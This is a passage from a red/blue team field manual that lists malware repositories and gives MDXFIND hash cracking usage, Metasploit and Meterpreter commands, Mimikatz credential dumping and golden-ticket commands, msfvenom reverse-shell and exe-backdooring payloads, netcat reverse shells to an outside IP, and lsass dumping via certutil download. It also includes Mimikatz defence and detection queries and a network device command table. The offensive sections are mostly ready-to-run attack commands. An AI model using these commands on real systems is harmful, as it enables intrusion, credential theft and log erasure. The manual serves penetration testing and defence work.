Community-Based malware repository and social network.

<https://virusbay.io>

VirusShare

Malware repository, registration required.

<https://virusshare.com/>

Zeltser's Sources

A list of malware sample sources put together by Lenny Zeltser.

<https://zeltser.com/malware-sample-sources/>

VX-UNDERGROUND

Polyswarm supported malware samples free for all.

<https://vx-underground.org/>

theZoo

A repository of LIVE malwares for your own joy and pleasure. theZoo is a project created to make the possibility of malware analysis open and available to the public. <https://thezoo.morirt.com>

<https://github.com/ytisf/theZoo/tree/master/malwares/Binaries>

AlphaSecLab

Malware writeups on samples

<https://github.com/alphaSeclab/awesome-rat>

COMMAND & CONTROL RESEARCH

C2 Matrix

It is the golden age of Command and Control (C2) frameworks. The goal of this site is to point you to the best C2 framework for your needs based on your adversary emulation plan and the target environment. Take a look at the matrix or use the questionnaire to determine which fits your needs.

<https://www.thec2matrix.com/>

REFERENCE:

<https://github.com/rshipp/awesome-malware-analysis>

M

M

MDXFIND / MDXSPLIT

RED TEAM	PASSWORD CRACKING	ALL
----------	-------------------	-----

MDXFIND is a program which allows you to run large numbers of unsolved hashes of any type, using many algorithms concurrently, against a large number of plaintext words and rules, very quickly. It's main purpose was to deal with large lists (20 million, 50 million, etc) of unsolved hashes and run them against new dictionaries as you acquire them.

So when would you use MDXFIND on a pentest? If you dump a database tied to website authentication and the hashes are not cracking by standard attack plans. The hashes may be generated in a unique nested hashing series. If you are able to view the source code of said website to view the custom hashing function you can direct MDXFIND to replicate that hashing series. If not, you can still run MDXFIND using some of the below 'Generic Attack Plans'. MDXFIND is tailored toward intermediate to expert level password cracking but is extremely powerful and flexible.

Example website SHA1 custom hashing function performing multiple iterations:

```
$hash = sha1($password . $salt);
for ($i = 1; $i <= 65000; ++$i)
{
    $hash = sha1($hash . $salt);
}
```

MDXFIND

COMMAND STRUCTURE THREE METHODS 1-STDOUT 2-STDIN 3-File

1- Reads hashes coming from cat (or other) commands stdout.

```
cat hash.txt | mdxfind -h <regex #type> -i <#iterations> dict.txt >
out.txt
```

2- Takes stdin from outside attack sources in place of dict.txt when using the options variable '-f' to specify hash.txt file location and variable 'stdin'.

```
mp64.bin ?d?d?d?d?d | mdxfind -h <regex #type> -i <#iterations> -
f hash.txt stdin > out.txt
```

3- Specify file location ‘-f’ with no external stdout/stdin sources.

```
mdxfind -h <regex #type> -i <#iterations> -f hash.txt dict.txt > out.txt
```

[FULL LIST OF OPTIONS]

```
-a      Do email address munging
-b      Expand each word into unicode, best effort
-c      Replace each special char (<>&, etc) with XML equivalents
-d      De-duplicate wordlists, best effort...but best to do ahead
of time
-e      Extended search for truncated hashes
-p      Print source (filename) of found plain-texts
-q      Internal iteration counts for SHA1MD5x, and others. For
example, if you      have a hash that is
SHA1(MD5(MD5(MD5(MD5($pass))))), you would set -q      to 5.
-g      Rotate calculated hashes to attempt match to input hash
-s      File to read salts from
-u      File to read Userid/Usernames from
-k      File to read suffixes from
-n      Number of digits to append to passwords. Other options,
like: -n 6x      would append 6 digit hex values, and 8i would append
all ipv4 dotted-      quad IP-addresses.
-i      The number of iterations for each hash
-t      The number of threads to run
-f      file to read hashes from, else stdin
-l      Append CR/LF/CRLF and print in hex
-r      File to read rules from
-v      Do not mark salts as found.
-w      Number of lines to skip from first wordlist
-y      Enable directory recursion for wordlists
-z      Enable debugging information/hash results
-h      The hash types: 459 TOTAL HASHES SUPPORTED
```

GENERIC ATTACK PLANS

This is a good general purpose MDXFIND command to run your hashes against if you suspect them to be “non-standard” nested hashing sequences. This command says “Run all hashes against dict.txt using 10 iterations except ones having a salt, user, or md5x value in the name.” It’s smart to skip salted/user hash types in MDXFIND unless you are confident a salt value has been used.

```
cat hash.txt | mdxfind -h ALL -h '!salt,!user,!md5x' -i 10 dict.txt
> out.txt
```

The developer of MDXFIND also recommends running the below command options as a good general purpose attack:

```
cat hash.txt | mdxfind -h '^md5$,^sha1$,^md5md5pass$',^md5sha1$' -i
5 dict.txt > out.txt
```

And you could add a rule attack as well:

```
cat hash.txt | mdxfind -h '^md5$',^sha1$,^md5md5pass$',^md5sha1$' -i  
5 dict.txt -r best64.rule > out.txt
```

GENERAL NOTES ABOUT MDXFIND

- Can do multiple hash types/files all during a single attack run.
- cat sha1/*.txt sha256/*.txt md5/*.txt salted/*.txt | mdxfind
- Supports 459 different hash types/sequences
- Can take input from special 'stdin' mode
- Supports VERY large hashlists (100mil) and 10kb character passwords
- Supports using hashcat rule files to integrate with dictionary
- Option '-z' outputs ALL viable hashing solutions and file can grow very large
- Supports including/excluding hash types by using simple regex parameters
- Supports multiple iterations (up to 4 billion times) by tweaking -i parameter for instance:
MD5x01 is the same as md5(\$Pass)
MD5x02 is the same as md5(md5(\$pass))
MD5x03 is the same as md5(md5(md5(\$pass)))
...
MD5x10 is the same as
md5(md5(md5(md5(md5(md5(md5(md5(md5(md5(\$pass))))))))))
- Separate out -usernames -email -ids -salts to create custom attacks
- If you are doing brute-force attacks, then hashcat is probably better route
- When MDXFIND finds any solution, it outputs the kind of solution found, followed by the hash, followed by the salt and/or password.
For example:

Solution HASH:PASSWORD

```
MD5x01 000012273bc5cab48bf3852658b259ef:1EbOTBK3  
MD5x05 033b111073e5f64ee59f0be9d6b8a561:08061999  
MD5x09 aadb9d1b23729a3e403d7fc62d507df7:1140  
MD5x09 326d921d591162eed302ee25a09450ca:1761974
```

MDSPLIT

When cracking large lists of hashes from multiple file locations, MDSPLIT will help match which files the cracked hashes were found in, while also outputting them into separate files based on hash type. Additionally it will remove the found hashes from the original hash file.

COMMAND STRUCTURE THREE METHODS 1-STDOUT 2-STDIN 3-File

```
1- Matching MDXFIND results files with their original hash_orig.txt  
files.
```

```
cat hashes_out/out_results.txt | mdsplit hashes_orig/hash_orig.txt
```

OR perform matching against a directory of original hashes and their results.

```
cat hashes_out/* | mdsplit hashes_orig/*
```

2- Piping MDXFIND directly into MDSPLIT to sort in real-time results.

```
cat *.txt | mdxfind -h ALL -h '!salt,!user,!md5x' -i 10 dict.txt | mdsplit *.txt
```

3- Specifying a file location in MDXFIND to match results in real-time.

```
mdxfind -h ALL -f hashes.txt -i 10 dict.txt | mdsplit hashes.txt
```

GENERAL NOTES ABOUT MDSPLIT

-MDSPLIT will append the final hash solution to the end of the new filename. For example, if we submitted a ‘hashes.txt’ and the solution to the hashes was “MD5x01” then the results file would be ‘hashes.MD5x01’. If multiple hash solutions are found then MDSPLIT knows how to deal with this, and will then remove each of the solutions from hashes.txt, and place them into ‘hashes.MD5x01’, ‘hashes.MD5x02’, ‘hashes.SHA1’... and so on.

-MDSPLIT can handle sorting multiple hash files, types, and their results all at one time. Any solutions will be automatically removed from all of the source files by MDSPLIT, and tabulated into the correct solved files. For example:

```
cat dir1/*.txt dir2/*.txt dir3/*.txt | mdxfind -h '^md5$|^sha1$|^sha256$' -i 10 dict.txt | mdsplit dir1/*.txt dir2/*.txt dir3/*.txt
```

REFERENCE:

<https://hashes.org/mdxfind.php>

M

M

METASPLOIT

RED TEAM	C2	WINDOWS/LINUX/MacOS
Metasploit is the world's most used penetration testing framework.		

GENERAL INFO	
msfconsole	Launch program
version	Display current version
msfupdate	Pull the weekly update
makerc <FILE.rc>	Saves recent commands to file
msfconsole -r <FILE.rc>	Loads a resource file

EXPLOIT/SCAN/MODULE	
<code>use <MODULE></code>	Set the exploit to use
<code>set payload <PAYLOAD></code>	Set the payload
<code>show options</code>	Show all options
<code>set <OPTION> <SETTING></code>	Set a setting
<code>exploit or run</code>	Execute the exploit
SESSION HANDLING	
<code>sessions -l</code>	List all sessions
<code>sessions -i <ID></code>	Interact/attach to session
<code>background or ^Z</code>	Detach from session
DATABASE	
<code>service postgresql Start</code>	Start DB
<code>msfdb Init</code>	Init the DB
<code>db_status</code>	Should say connected
<code>hosts</code>	Show hosts in DB
<code>services</code>	Show ports in DB
<code>vulns</code>	Show all vulns found
METERPRETER SESSION CMDS	
<code>sysinfo</code>	Show system info
<code>ps</code>	Show running processes
<code>kill <PID></code>	Terminate a process
<code>getuid</code>	Show your user ID
<code>upload / download</code>	Upload / download a file
<code>pwd / lpwd</code>	Print working directory (local / remote)
<code>cd / lcd</code>	Change directory (local / remote)
<code>cat</code>	Show contents of a file
<code>edit <FILE></code>	Edit a file (vim)
<code>shell</code>	Drop into a shell on the target machine
<code>migrate <PID></code>	Switch to another process
<code>hashdump</code>	Show all pw hashes (Windows only)
<code>idletime</code>	Display idle time of user
<code>screenshot</code>	Take a screenshot
<code>clearev</code>	Clear the logs
METERPRETER PRIV ESCALATION	
<code>use priv</code>	Load the script; Use privileges
<code>getsystem</code>	Elevate your privs
<code>getprivs</code>	Elevate your privs
METERPRETER TOKEN STEALING	
<code>use incognito</code>	Load the script
<code>list_tokens -u</code>	Show all tokens
<code>impersonate_token</code>	DOMAIN\USER Use token
<code>drop_token</code>	Stop using token
METERPRETER NETWORK PIVOT	
<code>portfwd [ADD/DELETE] -L <LHOST> -l 3388 -r <RHOST> -p 3389</code>	Enable port forwarding
<code>route add <SUBNET> <MASK></code>	Pivot through a session by adding a route within msf

<code>route add 192.168.0.0/24</code>	Pivot through a session by adding a route within msf
<code>route add 192.168.0.0/24 -d</code>	Deleting a route within msf
SEARCH EXPLOITS/PAYLOADS/MODULES	
<code>search <TERM></code>	Searches all exploits, payloads, and auxiliary modules
<code>show exploits</code>	Show all exploits
<code>show payloads</code>	Show all payloads
<code>show auxiliary</code>	Show all auxiliary modules (like scanners)
<code>show all</code>	*
POPULAR MODULES/EXPLOITS	
<code>use auxiliary/scanner/smb/smb_enumshares</code>	SMB Share Enumeration
<code>use auxiliary/scanner/smb/smb_ms17_010</code>	MS17-010 SMB RCE Detection
<code>use exploit/windows/smb/ms17_010_eternalblue</code>	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
<code>use exploit/windows/smb/ms17_010_psexec</code>	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
<code>use exploit/windows/smb/ms08_067_netapi</code>	MS08-067 Microsoft Server Service Relative Path Stack Corruption
<code>use exploit/windows/smb/psexec</code>	Microsoft Windows Authenticated User Code Execution
<code>use exploit/multi/ssh/sshexec</code>	SSH User Code Execution (good for using meterpreter)
<code>use post/windows/gather/arp_scanner</code>	Windows Gather ARP Scanner
<code>use post/windows/gather/enum_applications</code>	Windows Gather Installed Application Enumeration
<code>run getgui -e</code>	Enables RDP for Windows in meterpreter session

REFERENCE:

<https://www.tunnelsup.com/metasploit-cheat-sheet/>
<https://www.offensive-security.com/metasploit-unleashed/>
<https://nitesculucian.github.io/2018/12/01/metasploit-cheat-sheet/>
<https://medium.com/@nikosch86/how-to-metasploit-behind-a-nat-or-pivoting-and-reverse-tunneling-with-meterpreter-1e747e7fa901>

MIMIKATZ

RED TEAM

ESCALATE PRIV

WINDOWS

Mimikatz is a leading post-exploitation tool that dumps passwords from memory, as well as hashes, PINs and Kerberos tickets.

QUICK USAGE

```
log  
privilege::debug
```

SEKURLSA

```
sekurlsa::logonpasswords  
sekurlsa::tickets /export  
  
sekurlsa::pth /user:Administrator /domain:winxp  
/ntlm:f193d757b4d487ab7e5a3743f038f713 /run:cmd
```

KERBEROS

```
kerberos::list /export  
kerberos::ptt c:\chocolate.kirbi  
  
kerberos::golden /admin:administrator /domain:chocolate.local  
/sid:S-1-5-21-130452501-2365100805-3685010670  
/krbtgt:310b643c5316c8c3c70a10cfb17e2e31 /ticket:chocolate.kirbi
```

CRYPTO

```
crypto::capi  
crypto::cng  
  
crypto::certificates /export  
crypto::certificates /export  
/systemstore:CERT_SYSTEM_STORE_LOCAL_MACHINE  
  
crypto::keys /export  
crypto::keys /machine /export
```

VAULT / LSADUMP

```
vault::cred  
vault::list  
  
token::elevate  
vault::cred  
vault::list  
lsadump::sam  
lsadump::secrets  
lsadump::cache  
token::revert
```

```
lsadump::dcsync /user:domain\krbtgt /domain:lab.local
```

COMMAND	DESCRIPTION
CRYPTO::Certificates	list/export certificates
CRYPTO::Certificates	list/export certificates
KERBEROS::Golden	create golden/silver/trust tickets
KERBEROS::List	list all user tickets (TGT and TGS) in user memory. No special privileges required since it only displays the current user's tickets. Similar to functionality of "klist".
KERBEROS::PTT	pass the ticket. Typically used to inject a stolen or forged Kerberos ticket (golden/silver/trust).
LSADUMP::DCSync	ask a DC to synchronize an object (get password data for account). No need to run code on DC.
LSADUMP::LSA	Ask LSA Server to retrieve SAM/AD enterprise (normal, patch on the fly or inject). Use to dump all Active Directory domain credentials from a Domain Controller or lsass.dmp dump file. Also used to get specific account credential such as krbtgt with the parameter /name: "/name:krbtgt"
LSADUMP::SAM	get the SysKey to decrypt SAM entries (from registry or hive). The SAM option connects to the local Security Account Manager (SAM) database and dumps credentials for local accounts. This is used to dump all local credentials on a Windows computer.
LSADUMP::Trust	Ask LSA Server to retrieve Trust Auth Information (normal or patch on the fly). Dumps trust keys (passwords) for all associated trusts (domain/forest).
MISC::AddSid	Add to SIDHistory to user account. The first value is the target account and the second value is the account/group name(s) (or SID). Moved to SID:modify as of May 6th, 2016.
MISC::MemSSP	Inject a malicious Windows SSP to log locally authenticated credentials.
MISC::Skeleton	Inject Skeleton Key into LSASS process on Domain Controller. This enables all user authentication to the Skeleton Key patched DC to use a "master password" (aka Skeleton Keys) as well as their usual password.

PRIVILEGE::Debug	get debug rights (this or Local System rights is required for many Mimikatz commands).
SEKURLSA::Ekeys	list Kerberos encryption keys
SEKURLSA::Kerberos	List Kerberos credentials for all authenticated users (including services and computer account)
SEKURLSA::Krbtgt	get Domain Kerberos service account (KRBTGT)password data
SEKURLSA::LogonPasswords	lists all available provider credentials. This usually shows recently logged on user and computer credentials.
SEKURLSA::Pth	Pass-theHash and Over-Pass-the-Hash
SEKURLSA::Tickets	Lists all available Kerberos tickets for all recently authenticated users, including services running under the context of a user account and the local computer's AD computer account. Unlike kerberos::list, sekurlsa uses memory reading and is not subject to key export restrictions. sekurlsa can access tickets of others sessions (users).
TOKEN::List	list all tokens of the system
TOKEN::Elevate	impersonate a token. Used to elevate permissions to SYSTEM (default) or find a domain admin token on the box
TOKEN::Elevate /domainadmin	impersonate a token with Domain Admin credentials.

Mimikatz - Execute commands

SINGLE COMMAND

```
PS C:\temp\mimikatz> .\mimikatz "privilege::debug"
"sekurlsa::logonpasswords" exit
```

MULTIPLE COMMANDS (Mimikatz console)

```
PS C:\temp\mimikatz> .\mimikatz
mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords
mimikatz # sekurlsa::wdigest
```

Mimikatz - Extract passwords

**Microsoft disabled lsass clear text storage since Win8.1 / 2012R2+. It was backported (KB2871997) as a reg key on Win7 / 8 / 2008R2 / 2012 but clear text is still enabled.

```
mimikatz_command -f sekurlsa::logonPasswords full
mimikatz_command -f sekurlsa::wdigest
```

```
# to re-enable wdigest in Windows Server 2012+
# in
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\WDigest
# create a DWORD 'UseLogonCredential' with the value 1.
reg add
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /f /d 1
```

!!!!To take effect, conditions are required:

Win7 / 2008R2 / 8 / 2012 / 8.1 / 2012R2:

```
    Adding requires lock
    Removing requires signout
```

Win10:

```
    Adding requires signout
    Removing requires signout
```

Win2016:

```
    Adding requires lock
    Removing requires reboot
```

Mimikatz - Pass-The-Hash

```
sekurlsa::pth /user:<USER> /domain:<DOMAINFQDN>
/aes256:b7268361386090314acce8d9367e55f55865e7ef8e670fbe4262d6c9409
8a9e9
sekurlsa::pth /user:<USER> /domain:<DOMAINFQDN>
/ntlm:cc36cf7a8514893efccd332446158b1a
/aes256:b7268361386090314acce8d9367e55f55865e7ef8e670fbe4262d6c9409
8a9e9
```

Mimikatz - Mini Dump

Dump the lsass process.

```
# HTTP method
certutil -urlcache -split -f
http://live.sysinternals.com/procdump.exe
C:\Users\Public\procdump.exe
C:\Users\Public\procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

```
# SMB method
net use Z: https://live.sysinternals.com
Z:\procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

Then load it inside Mimikatz.

```
mimikatz # sekurlsa::minidump lsass.dmp
Switch to minidump
mimikatz # sekurlsa::logonPasswords
```

Mimikatz - Golden ticket

```
.\\mimikatz kerberos::golden /admin:ADMINACCOUNTNAME  
/domain:DOMAINFQDN /id:ACCOUNTRID /sid:DOMAINSID  
/krbtgt:KRBGTTPASSWORDHASH /ptt
```

Example

```
.\\mimikatz "kerberos::golden /admin:ADMINACCOUNTNAME  
/domain:DOMAINFQDN /id:9999 /sid:S-1-5-21-135380161-102191138-  
581311202 /krbtgt:13026055d01f235d67634e109da03321 /startoffset:0  
/endin:600 /renewmax:10080 /ptt" exit
```

Mimikatz - Skeleton key

```
privilege::debug  
misc::skeleton  
# map the share  
net use p: \\\WIN-PTELU2U07KG\admin$ /user:john mimikatz  
# login as someone  
rdesktop 10.0.0.2:3389 -u test -p mimikatz -d pentestlab
```

Mimikatz - RDP session takeover

Run tscon.exe as the SYSTEM user, you can connect to any session without a password.

```
privilege::debug  
token::elevate  
ts::remote /id:2
```

```
# get the Session ID you want to hijack  
query user  
create sesshijack binpath= "cmd.exe /k tscon 1 /dest:rdp-tcp#55"  
net start sesshijack
```

Mimikatz - Credential Manager & DPAPI

```
# check the folder to find credentials  
dir C:\\Users\\<username>\\AppData\\Local\\Microsoft\\Credentials\\*
```

```
# check the file with mimikatz  
$ mimikatz dpapi::cred  
/in:C:\\Users\\<username>\\AppData\\Local\\Microsoft\\Credentials\\2647629  
F5AA74CD934ECD2F88D64ECD0
```

```
# find master key  
$ mimikatz !sekurlsa::dpapi
```

```
# use master key  
$ mimikatz dpapi::cred  
/in:C:\\Users\\<username>\\AppData\\Local\\Microsoft\\Credentials\\2647629  
F5AA74CD934ECD2F88D64ECD0  
/masterkey:95664450d90eb2ce9a8b1933f823b90510b61374180ed50630432739  
40f50e728fe7871169c87a0bba5e0c470d91d21016311727bce2eff9c97445d444b  
6a17b
```

REFERENCE:

<https://github.com/gentilkiwi/mimikatz>
<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%>
https://adsecurity.org/?page_id=182120-%20Mimikatz.md
<https://pentestlab.blog/2018/04/10/skeleton-key/>

M

M

MIMIKATZ_Defend

BLUE TEAM

CONFIGURATION/HUNT

WINDOWS

Methods to defend against and detect mimikatz usage

MIMIKATZ DEFENSE

Disable Debug Permissions

Allow only a certain group to have debug permissions:

Group Policy Management Editor -> Windows Settings -> Security Settings -> Local Policies -> User Rights Assignment -> Debug programs -> Define these policy settings:

Disable WDigest Protocol

Don't allow plaintext passwords in LSASS

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\WDigest
UseLogonCredential DWORD 0

Enable LSA Protection

Create registry key RunAsPPL under:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA
RunAsPPL DWORD 1

Restricted Admin Mode

Create registry key DisableRestrictedAdmin

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa
DWORD 0

Create registry key DisableRestrictedAdminOutboundCreds

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa
DWORD 1

Ensure "Restrict delegation of credentials to remote servers" policy is enforced across the domain. "Require Restricted Admin"

Change Credential Caching to 0

Change the configuration settings to zero to disallow credential caching:

Computer Configuration -> Windows Settings -> Local Policy -> Security Options -> Interactive Logon: Number of previous logons to cache -> 0

Enable Protected Users Group

Group enables domain administrators to protect privilege users like Local Administrators. Accounts can be added into the “Protected Users” group from PowerShell by executing the following command:

```
Add-ADGroupMember -Identity 'Protected Users' -Members Alice
```

DETECT MIMIKATZ

Sysmon Event 10 (Process Accessed)

Splunk query similar to this:

```
EventCode=10 | where (GrantedAccess="0x1010" AND TargetImage LIKE "%lsass.exe")
```

Windows Event 4656

Splunk query similar to this:

```
EventCode=4656 OR EventCode=4663 | eval HandleReq=case(EventCode=4656 AND Object_Name LIKE "%lsass.exe" AND Access_Mask=="0x143A", Process_ID) | where (HandleReq=Process_ID)
```

or

```
EventCode=4656 | where (Object_Name LIKE "%lsass.exe" AND Access_Mask=="0x143A")
```

Sysmon Event 1 (ProcessCreate) & Event 10 (ProcessAccessed)

Elaborate a correlation rule

SEQUENCE:

1. EventCode=1 | where (match(ParentImage, "cmd.exe") AND match(IntegrityLevel, "high"))
2. EventCode=10 | where (match(GrantedAccess, "0x1010") AND !match(SourceImage, "svchost\.exe") AND match(TargetImage, "lsass\.exe"))

REFERENCE:

<https://www.eideon.com/2017-09-09-THL01-Mimikatz/>

<https://medium.com/blue-team/preventing-mimikatz-attacks-ed283e7ebdd5>

M

M

MSFVENOM

RED TEAM

PAYLOADS

WINDOWS/LINUX/MacOS

MsfVenom is a Metasploit standalone payload generator as a replacement for msfpayload and msfencode.

BINARIES

<code>msfvenom -p windows/meterpreter/reverse_tcp LHOST={IP} LPORT={##} -f exe > example.exe</code>	Creates a simple TCP Payload for Windows
<code>msfvenom -p windows/meterpreter/reverse_http LHOST={IP} LPORT={##} -f exe > example.exe</code>	Creates a simple HTTP Payload for Windows
<code>msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST={IP} LPORT={##} -f elf > example.elf</code>	Creates a simple TCP Shell for Linux
<code>msfvenom -p osx/x86/shell_reverse_tcp LHOST={IP} LPORT={##} -f macho > example.macho</code>	Creates a simple TCP Shell for Mac
<code>msfvenom -p android/meterpreter/reverse/tcp LHOST={IP} LPORT={##} R > example.apk</code>	Creates a simple TCP Payload for Android
WEB PAYLOAD	
<code>msfvenom -p php/meterpreter_reverse_tcp LHOST={IP} LPORT={##} -f raw > example.php</code>	Creates a Simple TCP Shell for PHP
<code>msfvenom -p windows/meterpreter/reverse_tcp LHOST={IP} LPORT={##} -f asp > example.asp</code>	Creates a Simple TCP Shell for ASP
<code>msfvenom -p java/jsp_shell_reverse_tcp LHOST={IP} LPORT={##} -f raw > example.jsp</code>	Creates a Simple TCP Shell for Javascript
<code>msfvenom -p java/jsp_shell_reverse_tcp LHOST={IP} LPORT={##} -f war > example.war</code>	Creates a Simple TCP Shell for WAR
WINDOWS PAYLOAD	
<code>msfvenom -l encoders</code>	Lists all available encoders
<code>msfvenom -x base.exe -k -p windows/meterpreter/reverse_tcp LHOST={IP} LPORT={##} -f exe > example.exe</code>	Binds an exe with a Payload (Backdoors an exe)
<code>msfvenom -p windows/meterpreter/reverse_tcp LHOST={IP} LPORT={##} -e x86/shikata_ga_nai -b '\x00' -i 3 -f exe > example.exe</code>	Creates a simple TCP payload with shikata_ga_nai encoder
<code>msfvenom -x base.exe -k -p windows/meterpreter/reverse_tcp LHOST={IP} LPORT={##} -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe > example.exe</code>	Binds an exe with a Payload and encodes it
MACOS PAYLOAD	
<code>msfvenom -a x86 --platform OSX -p osx/x86/insight/bind_tcp -b "\x00" -f elf -o /tmp/osxt2</code>	
<code>msfvenom -p python/meterpreter/reverse_tcp LHOST=10.0.0.4 LPORT=443 > pyterpreter.py</code>	Creates a Python Shell for Mac
<code>msfvenom -p osx/x86/shell_reverse_tcp LHOST={IP} LPORT={##} -f macho > example.macho</code>	Creates a simple TCP Shell for Mac

REFERENCE :

N

N N

NETCAT

RED/BLUE TEAM	ADMINISTRATION	WINDOWS/LINUX/MacOS
---------------	----------------	---------------------

netcat is a command-line or shell application that can be used for a variety of uses including transferring files, establishing remote shells, chat, and more!

Port Scan

```
nc -nvz <IP> <PORT/RANGE>
nc -nvz 192.168.1.23 80
nc -nvz 192.168.1.23 0-1000
```

Send File

```
#Client
nc -lvp <LPORT> > example_sent.txt
#Server
nc -w3 <CLIENT_IP> <PORT> < example.txt
```

Receive File

```
#Server
nc -lvp <LPORT> < example.txt
#Client
nc -w3 <SERVER_IP> <PORT> > example_exfil.txt
```

Execute Remote Script

```
#Server
```

```
nc -lvp <LPORT> -e ping.sh <IP>
```

```
#Client
```

```
nc -nv <SERVER_IP> <PORT>
```

Encrypted Chat (NCAT)

```
#Server
```

```
ncat -nlvp <LPORT> --ssl
```

```
#Client
```

```
ncat -nv <SERVER_IP> <PORT>
```

Banner Grab

```
nc <TARGET_IP> <PORT>
```

```
nc www.netmux.com 80
```

```
HEAD / HTTP/1.0
```

```
Host: www.netmux.com
```

Shells/Reverse Shells

```
nc -e /bin/sh 10.0.0.1 <LPORT>
```

```
nc -e /bin/bash 10.0.0.1 <LPORT>
```

```
nc -c bash 10.0.0.1 <LPORT>
```

N

N

NETWORK DEVICE_Commands

RED/BLUE TEAM

NETWORK DEVICES

4 MODELS

CISCO	JUNIPER	NOKIA	HUAWEI
IOS XR	JUNOS	SROS	HVRP
BASIC			
show	show	show	display
exit	exit/up	exit all	quit
run	run	-	-
end	exit	exit all	return
include	match	match	include
... formal	display-set	-	-
	request system reboot	admin reboot now	reboot
GENERAL CONFIG			
show running- config	show configuration	admin display- config	display current- configuration
show startup- config	-	-	display saved- configuration

configure terminal	configure / edit	configure system	system view
hostname hostname	system host-name hostname	name systemname	sysname systemname
show (after conf change)	show compare	info (after conf change)	-
commit	commit	admin save	save
shut down	disable	shut down	shut down
no shut down	delete interfaces x disable	no shutdown	undo shutdown
no	delete	no	undo
SHOW			
show clock	show system uptime	show system time	display clock
show ntp status	show ntp status	show system ntp	display ntp-service status
show history	show cli history	history	display history-command
show platform	show chassis fpc	show card, show mda	display device pic-status
admin show platform	show chassis fpc detail	show card detail, show mda detail	display device
show environment	show chassis environment	-	-
show inventory	show chassis hardware	-	-
admin show environment include PM	show chassis hardware match PSM	show chassis environment power-supply	display power
show diags	show chassis hardware	show chassis environment	-
show memory summary	show chassis routing engine	show system memory-pools	display memory-usage
show processes cpu	show system processes extensive	show system cpu	display cpu-usage
show users	show system users	show system users	display users
show version	show version	show version	display version
show license	-	-	display license

-	show system alarms	show system alarms	display alarm all / active
-	show chassis alarms	-	-
show arp	show arp	show router arp	display arp all
show interface	show interfaces	show router interface	display ip interface
show interface interface	show interfaces interface	show port port	display ip interface interface
show interface interface statistics		show port port statistics	
show interface brief	show interface terse	show router interface summary	display ip interface brief
show policy-map	show class-of-service interface	show router policy	-
show policy-map interface	show interfaces queue	-	-
show route	show route	show router route-table	display ip routing-table
show route summary	show route summary	show router route-table summary	-
show route ipv6	show route table inet6.0	show router route-table ipv6	display ipv6 routing-table
show route-map	show policy	show router policy	display route-policy
show snmp	show snmp statistics	show snmp counters	display snmp statistics
show tcp	show system connections	show system connections	display tcp statistics
show ipv4 traffic	show system statistics	-	display ip statistics
show protocols	show route protocol	-	-
show flash	show flash	file (+ dir)	dir flash:
show filesystem	show system storage	-	dir
show bfd session	show bfd session	show router bfd session	display bfd session all
show bfd interfaces location x	-	show router bfd interface	display bfd interface

show interfaces be x	show interfaces aex	show lag x	display interface Eth-Trunk x
show interfaces be x details	show interfaces aex details	show lag x detail	-
-	-	show lag x associations	-
TROUBLESHOOT			
ping ip_address	ping ip_addresses	ping ip_addresses	ping ip_address
traceroute ip_address	traceroute ip_address	traceroute ip_address	tracert ip_address
debug	debug	debug	debugging
no debug	undebbug all	no debug	undo debugging
monitor interface interface	monitor interface interface	monitor port port	-
terminal monitor	monitor start messages	-	terminal monitor /terminal trapping
terminal monitor disable	monitor stop messages	-	undo terminal monitor
show tech-support	request support info	admin tech-support	display diagnostic-information
show logging	show log messages	show log log-id 99 (all)	display logbuffer
show controllers interface	show interfaces diagnostic optics interface	-	display controller
show access-lists	show firewall	show filter ip x	display acl x
CLEAR			
clear	clear	clear	reset
clear counters interface	clear interface statistics interface	clear counter interface xx	reset counters interface xx
clear arp-cache	clear arp	clear router arp	reset arp
clear cef	-	-	reset ip fast-forwarding
clear route *	clear ip route	clear router route-adv	reset ip forwarding-table statistics protocol all

clear access-list counters	clear firewall	clear filter	-
clear line line	request system logout username	-	-
OSPF			
show ospf (summary)	show ospf overview	show router ospf status	display ospf brief
show ospf database	show ospf database	show router ospf database	display ospf lsdb
show ospf interface	show ospf interface	show router ospf interface	display ospf interface
show ospf neighbor	show ospf neighbor	show router ospf neighbor	display ospf nexthop
show route ospf	show route protocol ospf	show router ospf routes	display ip routing-table protocol ospf
show ospf virtual-links	-	show router ospf virtual-link	display ospf vlink
show ospf statistics	show ospf statistics	show router ospf statistics	display ospf statistics
ISIS			
display isis interface	show isis interface	show router isis interface	display isis interface
show clns neighbor	show isis adjacency	show router isis adjacency	display isis peer
show isis database	show isis database	show router isis database	display isis lsdb
show isis topology	show isis topology	show router isis topology	-
show isis routes	show isis route	show router isis routes	display isis route
show isis spf-log	show isis spf log	show router isis spf-log	display isis spf-log
show isis statistics	show isis statistics	show router isis statistics	display isis statistics
clear clns neighbors	clear isis adjacency	clear router isis adjacency	-
clear isis *	clear isis database	clear router isis database	-
clear isis statistics	clear isis statistics	clear router isis statistics	-
BGP			
show bgp	show route protocol bgp	show router bgp routes	display bgp routing-table
show bgp community	show route community	-	-
show bgp neighbors	show bgp neighbor	show router bgp neighbor	display bgp peer

show bgp peer-group	show bgp group	show router bgp group	display bgp group
show bgp summary	show bgp summary	show router bgp summary	display bgp peer
show route bgp	show route protocol bgp	show router bgp routes	display ip routing-table protocol bgp
clear bgp neighbor	clear bgp neighbor	clear bgp	reset bgp all
clear bgp nexthop registration	clear bgp neighbor	clear bgp next-hop	-
MPLS			
show mpls interface	show mpls interface	show router mpls interfaces	display mpls interface
show mpls ldp summary	show ldp overview	show mpls ldp summary	display mpls ldp all
show mpls ldp interface	show mpls ldp interface	show router ldp interface	display mpls ldp interface
show mpls ldp bindings	-	show router ldp bindings	-
show mpls ldp neighbor brief	show ldp neighbor	show router ldp session	display mpls ldp adjacency
show rsvp interface	show rsvp interface	show router rsvp interface	display mpls rsvp-te interface
